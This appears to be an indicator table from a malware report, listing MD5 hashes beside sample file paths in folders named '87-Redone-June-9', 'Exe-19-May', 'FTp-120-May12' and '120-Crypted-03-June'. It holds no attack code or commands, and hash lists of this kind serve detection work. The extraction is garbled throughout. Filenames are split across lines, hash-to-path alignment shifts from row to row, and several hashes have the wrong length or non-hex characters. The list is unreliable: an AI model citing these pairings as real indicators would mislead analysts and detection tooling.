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	d070465d88844e89c664ef1ef865d5a7	87-Redone-June-9/14-
2.txt		
	1467a01f0704e9861d078c30de8d21be	87-Redone-June-9/14-
3.txt		
	5d1ff03de49488b0cfac4023162bc783	87-Redone-June-9/16-
1.txt		
	0320c0f4dfcb86778ed5bf78eea9b868	87-Redone-June-9/16-
2.txt		
	a68a9942694e445c24ee68caf2fd2b03	87-Redone-June-9/16-
3.txt		
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1.txt		
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	236bfcfa5c67b49fe47fb297fcc51ed0	87-Redone-June-9/23-
3.txt		

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	5899ba33924ea164af703a4738a9a3bb	87-Redone-June-9/26-
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	7d6e5865b76c02ec7cbf447abdd28dad	87-Redone-June-9/26-
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	bb253cf2668e134195d57fe8cedbd3ec	87-Redone-June-9/29-
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	f3366e03b9586f937d7b76fe977e4371	87-Redone-June-9/29-
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	070b240413dab9cb100cc59caee71346	87-Redone-June-9/29-
3.txt		
	84e909540751e5762b83f714c5303df5	87-Redone-June-9/30-
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	9eaa0797de9bffffe345d0b982a5d4ad8	87-Redone-June-9/30-
2.txt		

3.txt	b2f527621fac1ede3e5ef23e12807837	87-Redone-June-9/30-
1.txt	131a1cbf12c167dc85eb9d216b3aa807	87-Redone-June-9/31-
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3.txt	ef27f7e16f1aeed09cc346becebca0bb	87-Redone-June-9/31-
1.txt	9019caf9c14645b88f4c246b16bda29a	87-Redone-June-9/3-
1.txt	c71ed0fbbe6322ec10cf923c92cf96ad	87-Redone-June-9/32-
2.txt	af090cd06003b858c3f30dba759c25d2	87-Redone-June-9/32-
3.txt	2d24e531f5e6ad516c89dfafdcdb10051	87-Redone-June-9/32-
2.txt	67b72b574b52873730e274250feef9ed	87-Redone-June-9/3-
1.txt	9ade8e8c558856ea74e5ed4603e359db	87-Redone-June-9/33-
2.txt	bad5be4f8945537aa639ca4b8683037e	87-Redone-June-9/33-
3.txt	d932003663b94ff24b585e48a9589e86	87-Redone-June-9/33-
3.txt	d8b3a58ceb8f9960bb836f3fb44f561a	87-Redone-June-9/3-
1.txt	e636089d0f384ed064cd7defd4e14232	87-Redone-June-9/34-
2.txt	285289bb21cf9e352968b0fc2c985d61	87-Redone-June-9/34-
3.txt	e490ea370a5a3be8a220d9ce69a8d455	87-Redone-June-9/34-
1.txt	c1e1bd83183b5409a95b443ed5eb4f58	87-Redone-June-9/35-
2.txt	641683393ce607ff2902ca6ffaac617a	87-Redone-June-9/35-
3.txt	e924fef5cf3563ccf778f703949ba2af	87-Redone-June-9/35-
1.txt	8849fbdf1869443c1f32c4ecef7a5e5	87-Redone-June-9/36-

	31279951676c941b14e3451114a20419	87-Redone-June-9/36-
2.txt		
	9ee430c12b3b01ece72920a2c5b34d78	87-Redone-June-9/36-
3.txt		
	5dac11ca4fce7a1cd884b972943d7049	87-Redone-June-9/37-
1.txt		
	5c811e67e890970105279896f74f56eb	87-Redone-June-9/37-
2.txt		
	664643f411e253d3dfb3021e6d5ec82a	87-Redone-June-9/37-
3.txt		
	36a56c9e9f77babe27e5cd77df828c42	87-Redone-June-9/38-
1.txt		
	ba26cec4ecb87d47a8867ea193a214f9	87-Redone-June-9/38-
2.txt		
	027108aa4e4a617ed45201465cf114d9	87-Redone-June-9/38-
3.txt		
	d2d46ed6078c04d83c376d5069394496	87-Redone-June-9/39-
1.txt		
	734126b05e09e6050ed39e353d014051	87-Redone-June-9/39-
2.txt		
	e5b25b39cc059c5e2f34850dbd9d66dc	87-Redone-June-9/39-
3.txt		
	5ec382dc0f474f2c8b68e5ef7dc6f81c	87-Redone-June-9/40-
1.txt		
	2d5bd335d533be3f9d3384f3fd54051f	87-Redone-June-9/40-
2.txt		
	6aee2b413230215d264c631ea4c862e8	87-Redone-June-9/40-
3.txt		
	bbc25441638bd15adac8a49b78114f31	87-Redone-June-9/4-
1.txt		
	64863a545b02b52e865a79d95fe2db7c	87-Redone-June-9/4-
2.txt		
	767351470a6e001dd10972a4282ed6f8	87-Redone-June-9/4-
3.txt		
	d6adc30f605ad12c21d64120811872b0	87-Redone-June-9/6-
1.txt		
	3cb7ef384e0f04944cf5173009a4ac3e	87-Redone-June-9/6-
2.txt		
	e349d4a2b41945458d864dab27c73b30	87-Redone-June-9/6-
3.txt		

	ce7ac82bc8dd7f5eeae486c38fa1bb99	87-Redone-June-9/8-
1.txt		
	7cb96373dabb807f05197b0382f998bc	87-Redone-June-9/8-
2.txt		
	616a625d5f4420ab0d2f6d45b8bdd222	87-Redone-June-9/8-
3.txt		
	ca25debb7d74febbb39bc0d8e27bcade	Exe-19-May/10.txt
	35b42bda3f4f59a89cca7a559f66defb	Exe-19-May/11.txt
	4cddb3cb34b025f151451550a22c3f57	Exe-19-May/12.txt
	3958c3e99c97cd8d299ae3a32ce6b0e4	Exe-19-May/13.txt
	36e0689178f7f19fc76538cc47ee9ee6	Exe-19-May/14.txt
	35f778cd4320c332494765f064ca732c	Exe-19-May/15.txt
	2faab4551592e5820eec4a38e6933823	Exe-19-May/16.txt
	ab92a76e50913bfb03f11667beab0ed8	Exe-19-May/17.txt
	0e68e49d9d25d55f4c22a244cd94d014	Exe-19-May/18.txt
	5076bb6f3f5b9e4b9db08ef071579e53	Exe-19-May/19.txt
	98a400dd2c11ffceab4a62395821cd59	Exe-19-May/1.txt
	bdec8868a210511241dba4524a4d31fd	Exe-19-May/20.txt
	ef5f8e471712702c31661c17edc74b11	Exe-19-May/21.txt
	85e3569dbb16cf73d477aafc9f05a4bf	Exe-19-May/22.txt
	76e75c9e44f5ab176f632b7344fe909b	Exe-19-May/23.txt
	6d9738be0bc9a7bc7a06484472f5b5d2	Exe-19-May/24.txt
	829234ccb35c404ebf1c887fcfb5a707	Exe-19-May/25.txt
	bc634d05c341b028d6db323de8bfa2cb	Exe-19-May/26.txt
	6f1462fcd9c77129dcfe46b0ae9e5ca5	Exe-19-May/27.txt
	fc909cb8c9d4179111f7406974c64e5	Exe-19-May/28.txt
	3dac4f893e7382fce715e5a5bf3ecbeb	Exe-19-May/29.txt
	bb83f0b1e08c7151a7ef6957bc708580	Exe-19-May/2.txt
	28f8846ff173bc5bcc67a04f27ba4e61	Exe-19-May/30.txt
	32eeb4c2c55bbdbdc4732d43d6ed5a7a	Exe-19-May/31.txt
	a708018cc5baa9407f3f8fdc52842561	Exe-19-May/32.txt
	c4cc08280f740a3a18e227fd66803c34	Exe-19-May/33.txt
	1cfb730fedae77ce8392ceabea2e85a3	Exe-19-May/34.txt
	8459934e19fcd7ef4720d78c2e3e72a6	Exe-19-May/35.txt
	7194418308975de2c3917d3e70a4ab72	Exe-19-May/36.txt
	87af9e316466e2773ce39bdacc249f6c	Exe-19-May/37.txt
	90f4723437c0f29e8382cdc827b4b01b	Exe-19-May/38.txt
	4628b50f462f93864e5508273bf403cd	Exe-19-May/39.txt
	bb83f0b1e08c7151a7ef6957bc708580	Exe-19-May/3.txt
	ba4f86c723f0881fcfa121d8b1180fba	Exe-19-May/40.txt

	ed4b2b4b16f556ca76c470ef4776ecc2	Exe-19-May/4.txt
	a925f0f9baaeab7b87080b00a5809bf5	Exe-19-May/5.txt
	aa6e82ac7f7be08a238ca3cf82786a6b	Exe-19-May/6.txt
	f610842a431f097d41d966517580caee	Exe-19-May/7.txt
	46e48665f98c8680e203f939808739ee	Exe-19-May/8.txt
	955ec02a21454ad499bd56603b45f67b	Exe-19-May/9.txt
1.txt	4f28d0c89d48bf84859e0da8977052cb	FTp-120-May12/10-
	b43a21d38e1cdd5d2c7ddf02de16eff5	FTp-120-May12/10-
2.txt		
	d74d7b2293b2a62e0780d7d1e9027d01	FTp-120-May12/10-
3.txt		
	c57455cebae17f136e1b96e605aab1a	FTp-120-May12/11-
1.txt		
	453fe6af016242c66925bb75aeb029e1	FTp-120-May12/11-
2.txt		
	596ed719fcf22a37970493f03283e4d5	FTp-120-May12/11-
3.txt		
	4fc3f744f5a10ea1d031e6fd650e896e	FTp-120-May12/1-
1.txt		
	ea048fceafd84507c1305d238cac5de4	FTp-120-May12/12-
1.txt		
	8c2216874b7acd8ad23fda6a3c807370	FTp-120-May12/12-
2.txt		
	2d938243d4b41a425b60c60a29cf5e93	FTp-120-May12/12-
3.txt		
	d295b20bc9f215e112119b01d87679ce	FTp-120-May12/1-
2.txt		
	bc6d848f71f2a678d3647b19a1569c68	FTp-120-May12/13-
1.txt		
	e699e2333dada0a152e38caa7980ec9f	FTp-120-May12/13-
2.txt		
	0dd0630d565788c68e23abb83c050501	FTp-120-May12/13-
3.txt		
	1ef2b9f05813bb23566ba963cf63517e	FTp-120-May12/1-
3.txt		
	9dfdf5aafb13895b128ac73cc6305c83	FTp-120-May12/14-
1.txt		
	8e2edc87b95736fb1b48b061df7a5882	FTp-120-May12/14-
2.txt		

	aab0a7ca6ca4868a2f7521dd64a2faf8	FTp-120-May12/14-
3.txt		
	1ec0d0b67021fd050674afb934acfddec	FTp-120-May12/15-
1.txt		
	eeddb09697fc56e78181db60d7be573b	FTp-120-May12/15-
2.txt		
	566cd6d8ffa867e0eb4f6960511a70e1	FTp-120-May12/15-
3.txt		
	cff0343f73b7df25a6a543c6e6fe53ce	FTp-120-May12/16-
1.txt		
	2e4746425719f5861ea5f3ac15f90248	FTp-120-May12/16-
2.txt		
	90d9008e818e6f539a11e3c06ec52f47	FTp-120-May12/16-
3.txt		
	dd1ef92ef5d5d2c07900627218a8e999	FTp-120-May12/17-
1.txt		
	03831f2f11ad3787583106173a6eae12	FTp-120-May12/17-
2.txt		
	25a3f91a3013237f257d20cff1566e5d	FTp-120-May12/17-
3.txt		
	22562516b2b30a1d0d840dd7ee77cd16	FTp-120-May12/18-
1.txt		
	a3c6a3d8a6d9e4f5d8dfcef9a05068c8	FTp-120-May12/18-
2.txt		
	9f4688e34a6e5fe0d5feb49a5a32fc30	FTp-120-May12/18-
3.txt		
	e9f52c19c620e298222e347042af766f	FTp-120-May12/19-
1.txt		
	7e2beef59bf00be1f57ae7405ebb8fb7	FTp-120-May12/19-
2.txt		
	8c4f53368af8a30e5f6e09bb04c7d215	FTp-120-May12/19-
3.txt		
	b68bee5e8a88506ce8e246934cc28312	FTp-120-May12/20-
1.txt		
	77f9aeb1e1ea2b7a8f60f30f7b11e512	FTp-120-May12/20-
2.txt		
	8893d28db008d5090a253e595c3f80a8	FTp-120-May12/20-
3.txt		
	55b777f33152fc896b4968d157e47842	FTp-120-May12/21-
1.txt		

	6922ea7fa8424e93874aef1bdac6526d	FTp-120-May12/21-
2.txt		
	ef9cfe8749dafdf22e402e02c01868e5	FTp-120-May12/21-
3.txt		
	e898696d15581a28aae48a6c3e0540aa	FTp-120-May12/2-
1.txt		
	78a92a36ec49f386f4d3d92d1e4afffd	FTp-120-May12/22-
1.txt		
	f2c9ca05f4c59d438d9eff76d0182a6e	FTp-120-May12/22-
2.txt		
	7156bd8937ce8b72d8b39c0310109d35	FTp-120-May12/22-
3.txt		
	685feb7161aa5e4d71823cb998e2770a	FTp-120-May12/2-
2.txt		
	8633f89fa72a5736991819290e8339b0	FTp-120-May12/23-
1.txt		
	e0fc14acb992e7a8046bcd1f789dd753	FTp-120-May12/23-
2.txt		
	350fc71c4a4246b46af71bab20fe0514	FTp-120-May12/23-
3.txt		
	9fe618fa30f767f29eab6d5ebe7bb9a5	FTp-120-May12/2-
3.txt		
	304f43e34e15bd95dfb7f82d1ceb1f2f	FTp-120-May12/24-
1.txt		
	cb34dae33cf4aef5fc7562436fe96413	FTp-120-May12/24-
2.txt		
	175a72a248f66f78e80ec89dc0172f6a	FTp-120-May12/24-
3.txt		
	5442ca67268c8f19e89d8051ef2aefb8	FTp-120-May12/25-
1.txt		
	480a6dddf6da66f248302441bbcfddd6	FTp-120-May12/25-
2.txt		
	b35ca276a7fce3b8a0d10e1e03e5bda1	FTp-120-May12/25-
3.txt		
	2452cb8a28ceb0ed2a6c198d248411f7	FTp-120-May12/26-
1.txt		
	efd8b7a2150b62c334022cd014790932	FTp-120-May12/26-
2.txt		
	62d30eccdce82694b1b6345191c4cc24	FTp-120-May12/26-
3.txt		

	f0f0ccdbd8ebdeea3daf5a52c1e6b71	FTp-120-May12/27-
1.txt		
	c43cae5ae87e9390a357b8606a012fbd	FTp-120-May12/27-
2.txt		
	e8a7515658654dfde2b274602eb61611	FTp-120-May12/27-
3.txt		
	900dc9e0c14a59e391293bc14e3b93ef	FTp-120-May12/28-
1.txt		
	4d9a70f7e33d250cc0c76efa8467b5d8	FTp-120-May12/28-
2.txt		
	21f6ed3d7f85d07f564507bcd0097d23	FTp-120-May12/28-
3.txt		
	b8896c3557e69d585a865682c1c77f7d	FTp-120-May12/29-
1.txt		
	91f470965fcdf1373d745199da4f70c7	FTp-120-May12/29-
2.txt		
	1b7a16e79d0bb9c1c3bb6aede87a4053	FTp-120-May12/29-
3.txt		
	50fdb20703918faa882ff6da1c5cd27c	FTp-120-May12/30-
1.txt		
	ab3ad43b4461651f35f0fe854c27ecf0	FTp-120-May12/30-
2.txt		
	0f185d243e21f9e91ef7c43bbb23de14	FTp-120-May12/30-
3.txt		
	7f72cd1827b1fe8da19679670c60d574	FTp-120-May12/31-
1.txt		
	e2ff5ad1517aaacdf8c27201bf28d0ec	FTp-120-May12/31-
2.txt		
	30a4d9abf1f2f65e10795f604736ad7b	FTp-120-May12/31-
3.txt		
	0d5e8b120352c3a4f6273034c2b84a35	FTp-120-May12/3-
1.txt		
	f19457f4f6d50506fd355029e7dc0bbd	FTp-120-May12/32-
1.txt		
	e48b02cbd8a630b1106cecc19db98358	FTp-120-May12/32-
2.txt		
	daf70fbc57f085bd04c88afd08913426	FTp-120-May12/32-
3.txt		
	e372c7c0da377baaf1af01058e7819fa	FTp-120-May12/3-
2.txt		

	fbb48ceee5fd515acf75829b2832bda3	FTp-120-May12/33-
1.txt		
	a8ef6d6a396dcc23a6c8f7e1be77f173	FTp-120-May12/33-
2.txt		
	e776b8dc0fc98c19041ce253fb639a85	FTp-120-May12/33-
3.txt		
	a026865cc20c674ccd59009efc5f8ef9	FTp-120-May12/3-
3.txt		
	88ba92465f605854f1d65e67dd05ca45	FTp-120-May12/34-
1.txt		
	e4a9b3700e81c8503c9474fcf8afa915	FTp-120-May12/34-
2.txt		
	9a64d80b776e0eedb81a3521f9cc93e0	FTp-120-May12/34-
3.txt		
	689d66c876004ea19991a98780a07674	FTp-120-May12/35-
1.txt		
	76edb8281f14b77478e9096830db11d8	FTp-120-May12/35-
2.txt		
	ca53889db8e82fb7cdbe827104bf4857	FTp-120-May12/35-
3.txt		
	ad78929591997433622ff64324e5c5a3	FTp-120-May12/36-
1.txt		
	2236f6f50bf4d59819a4883676428363	FTp-120-May12/36-
2.txt		
	927215c1d3a79440cba38deeb9faa340	FTp-120-May12/36-
3.txt		
	17709d3e07e055474630dc794e462dcb	FTp-120-May12/37-
1.txt		
	18d0d64b193d0d4b305311297348b6e1	FTp-120-May12/37-
2.txt		
	b6b245785a2cf297932b5225ee8d18c7	FTp-120-May12/37-
3.txt		
	f596bdba54713aedc2c648b55b1f46ca	FTp-120-May12/38-
1.txt		
	864a902704a6c3362fd39b1228910978	FTp-120-May12/38-
2.txt		
	1bef689b9c6ae4c24581d2dff967db86	FTp-120-May12/38-
3.txt		
	4287c6fe9bb6834fd9ce0aef26976ebb	FTp-120-May12/39-
1.txt		

	ba4e5bc9414a2908c24f743a338875b9	FTp-120-May12/39-
2.txt		
	6f727fd0527bce73da675fcf67f08c3c	FTp-120-May12/39-
3.txt		
	35a6bec18adad5c52798ebc77979b0c9	FTp-120-May12/40-
1.txt		
	e9232a2ee8a939ec0b1b7bf6ebf095ea	FTp-120-May12/40-
2.txt		
	08ccace4aa146d8c7332c4062a028f36	FTp-120-May12/40-
3.txt		
	aee54b71197cc570e0aa14f4f80ae2ab	FTp-120-May12/4-
1.txt		
	ba0b20de38d9a31a1444b07156863f09	FTp-120-May12/4-
2.txt		
	7751136c3c2a99b8ef44ca8ec576b7eb	FTp-120-May12/4-
3.txt		
	cb5a7880b27ea652e06178633ba9780b	FTp-120-May12/5-
1.txt		
	64e4b9bd2cf648c8487965de91f7fe76	FTp-120-May12/5-
2.txt		
	0b0fdfa706c3d2e8acefbf5c0b696b3a	FTp-120-May12/5-
3.txt		
	7f0bf6736699bfaea3392a6daf244181	FTp-120-May12/6-
1.txt		
	e68ebbbbee3dedc6f34c56a617c6148a6	FTp-120-May12/6-
2.txt		
	04171cc6a5152f5bd1ab3ec8261fe363	FTp-120-May12/6-
3.txt		
	c9617842c22a3efd2d88453b40ac2d93	FTp-120-May12/7-
1.txt		
	84b5b77696a46a215412be516c19c003	FTp-120-May12/7-
2.txt		
	3f6d16cc9bca2e86a06bbb0a48ffc264	FTp-120-May12/7-
3.txt		
	a378f6f2dfaelc726fe5eecfc923e174	FTp-120-May12/8-
1.txt		
	5218fa2adb872910c4d0c15fce55dc64	FTp-120-May12/8-
2.txt		
	5589f7a1b2ea7e0c12d2577571cc3416	FTp-120-May12/8-
3.txt		

1.txt	67b2c14bfad30f10faceccfa29e668eb	FTp-120-May12/9-
2.txt	4307a4ae0ad7b1c32bdaacdf3e2e7658	FTp-120-May12/9-
3.txt	e7c99ef4478f4f692722b9fe2957c800	FTp-120-May12/9-
1_20210527_20210527/1.txt.bin	6221be9640aae102ef02c59a552c9487	
June/10-1.txt.bin	6ea705d96ec4447859dc7e2da9c9540e	120-Crypted-03-
June/10-2.txt.bin	4749dcdd903ce1b13663502cf0fbdc2b	120-Crypted-03-
June/10-3.txt.bin	7033cbc251c6cf6bc33ec95abd3ee5ca	120-Crypted-03-
June/11-1.txt.bin	5c5625e93ea8213ee40a6212e71e98e7	120-Crypted-03-
June/11-2.txt.bin	4749dcdd903ce1b13663502cf0fbdc2b	120-Crypted-03-
June/11-3.txt.bin	132dc9d3af3e48662bdc63524b824edb	120-Crypted-03-
June/1-1.txt.bin	e4e4d90e32393532d6c0c1770d943de2	120-Crypted-03-
June/12-1.txt.bin	4cb675f6204c6dfac04f620292d22ce6	120-Crypted-03-
June/12-2.txt.bin	70309ce9fa96ce60a236b648807230ce	120-Crypted-03-
June/12-3.txt.bin	a314c894d4f56ea509cbfad9ad9607ec	120-Crypted-03-
June/1-2.txt.bin	3c4c46639d4966b2f728e229a2b55c3e	120-Crypted-03-
June/13-1.txt.bin	8a4bcd9c1dc658edcf8fa2971a3815b	120-Crypted-03-
June/13-2.txt.bin	05933fc28f4c726d6978ec5d3a5ff835	120-Crypted-03-
June/13-3.txt.bin	5662749dda37d204ef568d21f413587e	120-Crypted-03-
June/1-3.txt.bin	59bfc6b250f7cb57eec9a6538458b153	120-Crypted-03-
June/14-1.txt.bin	1e5fcfd3eb0457475ea961b668cfdae9	120-Crypted-03-

04cd3bc385ebba8e4b6094acfc4fca21	120-Crypted-03-
June/14-2.txt.bin	
3baee0c9d864cac6cf54107098f8698f	120-Crypted-03-
June/14-3.txt.bin	
aa16166907515a9956c7efca9d82fd78	120-Crypted-03-
June/15-1.txt.bin	
525ee16367a16b1b584ea168b6f08742	120-Crypted-03-
June/15-2.txt.bin	
abd33fc6071a65f14a957926be114639	120-Crypted-03-
June/15-3.txt.bin	
f800cfc91dfbab662a567614a180a041	120-Crypted-03-
June/16-1.txt.bin	
4f62a890f7bea95f7d3b64429137f644	120-Crypted-03-
June/16-2.txt.bin	
12454aa7927715ef6d55f90785cbd93b	120-Crypted-03-
June/16-3.txt.bin	
a5e540a96c16ce02c987cd9cb4863a65	120-Crypted-03-
June/17-1.txt.bin	
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1.txt.bin	bcd3b0880127289ff49dfbf86e4b2bd9	87-Redone-June-9/32-
1.txt.bin	f4b5b1f125239599e5cae57de465a04b	87-Redone-June-9/32-
2.txt.bin	cb750099d63516002bcec2e3491432a1	87-Redone-June-9/32-
3.txt.bin	a3cb80e579e78a5d14bf1b714c9642a8	87-Redone-June-9/3-
2.txt.bin	94807b968e5f067f0afb79f98a43b7d0	87-Redone-June-9/33-
1.txt.bin	d846231c13514fb2489d70f6bbfbf141	87-Redone-June-9/33-
2.txt.bin	6f6722abc33715159093ebf6cbd81b45	87-Redone-June-9/33-
3.txt.bin	1f16de40f312efa6f317a39da1a8d5e6	87-Redone-June-9/3-
3.txt.bin	1648c06bd07a6173480fe19b0b7bd5c3	87-Redone-June-9/34-
1.txt.bin	63f69dc3959ba654e10c5aceeb1a2e9a	87-Redone-June-9/34-
2.txt.bin	7c08a13a0b6757496578dca8783ba4b5	87-Redone-June-9/34-
3.txt.bin	a1c1a671ceefe072e5b6b70ece1fdd37	87-Redone-June-9/35-

1.txt.bin	1604a04a875cd3b7e93ac018af7b8611	87-Redone-June-9/35-
2.txt.bin	47a4b0d006ec43366200562bb9bb08be	87-Redone-June-9/35-
3.txt.bin	fa5b05aa493a4939e1b41cea9b74600f	87-Redone-June-9/36-
1.txt.bin	7b4f444a04da28acda9b27848178f5b9	87-Redone-June-9/36-
2.txt.bin	d1a698740ca502de7f2fb12aa0b79438	87-Redone-June-9/36-
3.txt.bin	d71d4607823c0fe9e6a58f4a0ae2b676	87-Redone-June-9/37-
1.txt.bin	76d703866bed7f0ff80d9b4bd83bf1ba	87-Redone-June-9/37-
2.txt.bin	b71ec3329dc8ae16c91f50e5de2d4b72	87-Redone-June-9/37-
3.txt.bin	b5a09db6e8f5326b20441f0c88c019a4	87-Redone-June-9/38-
1.txt.bin	ebe191d7c1b6c893901c5248e6490c95	87-Redone-June-9/38-
2.txt.bin	6baa990e713788b7d861088f6e74fed0	87-Redone-June-9/38-
3.txt.bin	ab412f5ca562493b06cf353958c9cfd0	87-Redone-June-9/39-
1.txt.bin	d47c708f1ceac0a6070675073fb1b365	87-Redone-June-9/39-
2.txt.bin	2c8e79560f501fd4fba3b09d6e2120a1	87-Redone-June-9/39-
3.txt.bin	73842391df545737db4ddf9ce8b3e3e4	87-Redone-June-9/40-
1.txt.bin	9aaab22eec05e3bbff22239298c9a12b	87-Redone-June-9/40-
2.txt.bin	2ae5132ddb3b23d67ca2e590729562bf	87-Redone-June-9/40-
3.txt.bin	884a71a18310630d495737b8281827f2	87-Redone-June-9/4-
1.txt.bin	143114b07d983f7634079709e6d01525	87-Redone-June-9/4-
2.txt.bin	b18d520920ec9e65005426f4f25cc05d	87-Redone-June-9/4-

3.txt.bin	04aa447562ae47430a612bf5df53f556	87-Redone-June-9/6-
1.txt.bin	378b55bad5ec1d2acd109f5234166759	87-Redone-June-9/6-
2.txt.bin	46e84c903434d372f00073eb5f68ad2b	87-Redone-June-9/6-
3.txt.bin	545eab415b6db03454f72e4583b1144c	87-Redone-June-9/8-
1.txt.bin	e1f5b09c7730e9ba4c65b3f5aae7e534	87-Redone-June-9/8-
2.txt.bin	991e76af8adede64722681f888dc3f63	87-Redone-June-9/8-
3.txt.bin	c2e338c694fb3100be3c96de00408d0e	doc/titu.bin
	93c3b8541392e8ac2a0cdaaaedbd10c4	Exe-19-
May/10.txt.bin	c8a2d1804fb4ef8e085aa810adde9b46	Exe-19-
May/11.txt.bin	e7e9d986a701ea338dcce813e98b58c8	Exe-19-
May/12.txt.bin	19783c1e8235dca96a578ee09869172b	Exe-19-
May/13.txt.bin	236016fdb82cf1c32527bde6518b9ed1	Exe-19-
May/14.txt.bin	1d7039c08e005295b97ec934b6d0e97f	Exe-19-
May/15.txt.bin	8594f7c05d7281069bb20a56591c4f27	Exe-19-
May/16.txt.bin	79b724c0b9377cf8fce8e074fbc67bda	Exe-19-
May/17.txt.bin	4edbc8e2fee8ab731f2285dadf341d74	Exe-19-
May/18.txt.bin	5c42d361edfeeaeefec70608b78a933bd	Exe-19-
May/19.txt.bin	ab51c10cead1acbe0aec468aa0115a30	Exe-19-May/1.txt.bin
	33b3d980138fc5a9a0e8ee10239b74c8	Exe-19-
May/20.txt.bin	ed5699f55eb404b0e74e7581fe9a00f6	Exe-19-
May/21.txt.bin	60f059c3481e1487d7df6e780119245d	Exe-19-

May/22.txt.bin	86d360a82c38d3b3404cf1bbd7169c2b	Exe-19-
May/23.txt.bin	4dced72341a76bbf086ac0b573a756a5	Exe-19-
May/24.txt.bin	240924ab2e6e4fbc7611f3e42c3948f	Exe-19-
May/25.txt.bin	89f6c11d0bde52341df394f67f6d0da4	Exe-19-
May/26.txt.bin	a836741e9f338d8cdd7fd3507714137e	Exe-19-
May/27.txt.bin	04784eed3fd1f3252b563480eee161cc	Exe-19-
May/28.txt.bin	aa4232925c7fa90de2b65edfc3fbd404	Exe-19-
May/29.txt.bin	d070d61ba071fed53a74b64f59792051	Exe-19-May/2.txt.bin
	49e4f42ea1c791d4bc8672b594c48e78	Exe-19-
May/30.txt.bin	b545a80b0784a78649533128a6786073	Exe-19-
May/31.txt.bin	0344ca69cdd972ebb5613409fb5bbd57	Exe-19-
May/32.txt.bin	f206bc1a35ca68875c09ccd6fd850bfb	Exe-19-
May/33.txt.bin	e717ab786dac04a27d68ab4413a1a166	Exe-19-
May/34.txt.bin	78181132e8e1d684ccd1fff0cab7658a	Exe-19-
May/35.txt.bin	fe955a70a08b516184c2fb3933584fd0	Exe-19-
May/36.txt.bin	c4ddb1d2d9d359fe2160bebefca5b8a0	Exe-19-
May/37.txt.bin	a45b0b78a34d24ac715c363290b82481	Exe-19-
May/38.txt.bin	20e2f4e0a5828b8d25be89d81b8ad52e	Exe-19-
May/39.txt.bin	d070d61ba071fed53a74b64f59792051	Exe-19-May/3.txt.bin
	80605952cf0cb519ea66fb72d8be81ac	Exe-19-
May/40.txt.bin	3ab0d8a77b47eb2eefe10b8370d85eb7	Exe-19-May/4.txt.bin

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	564170a73e75f0250550b48fad45cc65	Exe-19-May/5.txt.bin
	f80ff4962c8cda3604179371d192f10c	Exe-19-May/6.txt.bin
	63e013e8aeaa03665946924896654c55	Exe-19-May/7.txt.bin
	895e5fa383f4b93779eba4789bbef499	Exe-19-May/8.txt.bin
	ae3a7f64d6100f964a0ae0012f1245e6	Exe-19-May/9.txt.bin
	bc1e0baa28d0449aaa4e78d043e9bbf3	FTp-120-May12/10-
1.txt_444.bin		
	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/10-
1.txt_555.bin		
	bc1e0baa28d0449aaa4e78d043e9bbf3	FTp-120-May12/10-
2.txt_444.bin		
	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/10-
2.txt_555.bin		
	bc1e0baa28d0449aaa4e78d043e9bbf3	FTp-120-May12/10-
3.txt_a2.bin		
	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/10-
3.txt_a6.bin		
	4d5a9011d3cd079f1e2d21f93ff4a4d9	FTp-120-May12/11-
1.txt_444.bin		
	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/11-
1.txt_555.bin		
	4d5a9011d3cd079f1e2d21f93ff4a4d9	FTp-120-May12/11-
2.txt_444.bin		
	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/11-
2.txt_555.bin		
	4d5a9011d3cd079f1e2d21f93ff4a4d9	FTp-120-May12/11-
3.txt_a2.bin		
	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/11-
3.txt_a6.bin		
	a23aa6278def7d5f31395f58973aec99	FTp-120-May12/1-
1.txt_444.bin		
	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/1-
1.txt_555.bin		
	257245f1f1dd99d329571547cdb0dce7	FTp-120-May12/12-
1.txt_444.bin		
	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/12-
1.txt_555.bin		
	257245f1f1dd99d329571547cdb0dce7	FTp-120-May12/12-
2.txt_444.bin		
	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/12-

2.txt_555.bin	257245f1f1dd99d329571547cdb0dce7	FTp-120-May12/12-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/12-
3.txt_a6.bin	a23aa6278def7d5f31395f58973aec99	FTp-120-May12/1-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/1-
2.txt_555.bin	78d9355e5b655aa1967eb8f0a6ec80d4	FTp-120-May12/13-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/13-
1.txt_555.bin	78d9355e5b655aa1967eb8f0a6ec80d4	FTp-120-May12/13-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/13-
2.txt_555.bin	78d9355e5b655aa1967eb8f0a6ec80d4	FTp-120-May12/13-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/13-
3.txt_a6.bin	a23aa6278def7d5f31395f58973aec99	FTp-120-May12/1-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/1-
3.txt_a6.bin	51b4510e613bca68f48cb5a1db6562b7	FTp-120-May12/14-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/14-
1.txt_555.bin	51b4510e613bca68f48cb5a1db6562b7	FTp-120-May12/14-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/14-
2.txt_555.bin	51b4510e613bca68f48cb5a1db6562b7	FTp-120-May12/14-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/14-
3.txt_a6.bin	9bb3bdd0fe72e06a0f055ea23b73fb82	FTp-120-May12/15-
1.txt_444.bin	e8f49446a4809e0ba9257ec56e92ace6	FTp-120-May12/15-

1.txt_555.bin	9bb3bdd0fe72e06a0f055ea23b73fb82	FTp-120-May12/15-
2.txt_444.bin	c3fd6d3831644b7c3b345017edc164a1	FTp-120-May12/15-
2.txt_555.bin	9bb3bdd0fe72e06a0f055ea23b73fb82	FTp-120-May12/15-
3.txt_a2.bin	a72ed8a979f47a27e67a0f1d06d5bf0b	FTp-120-May12/15-
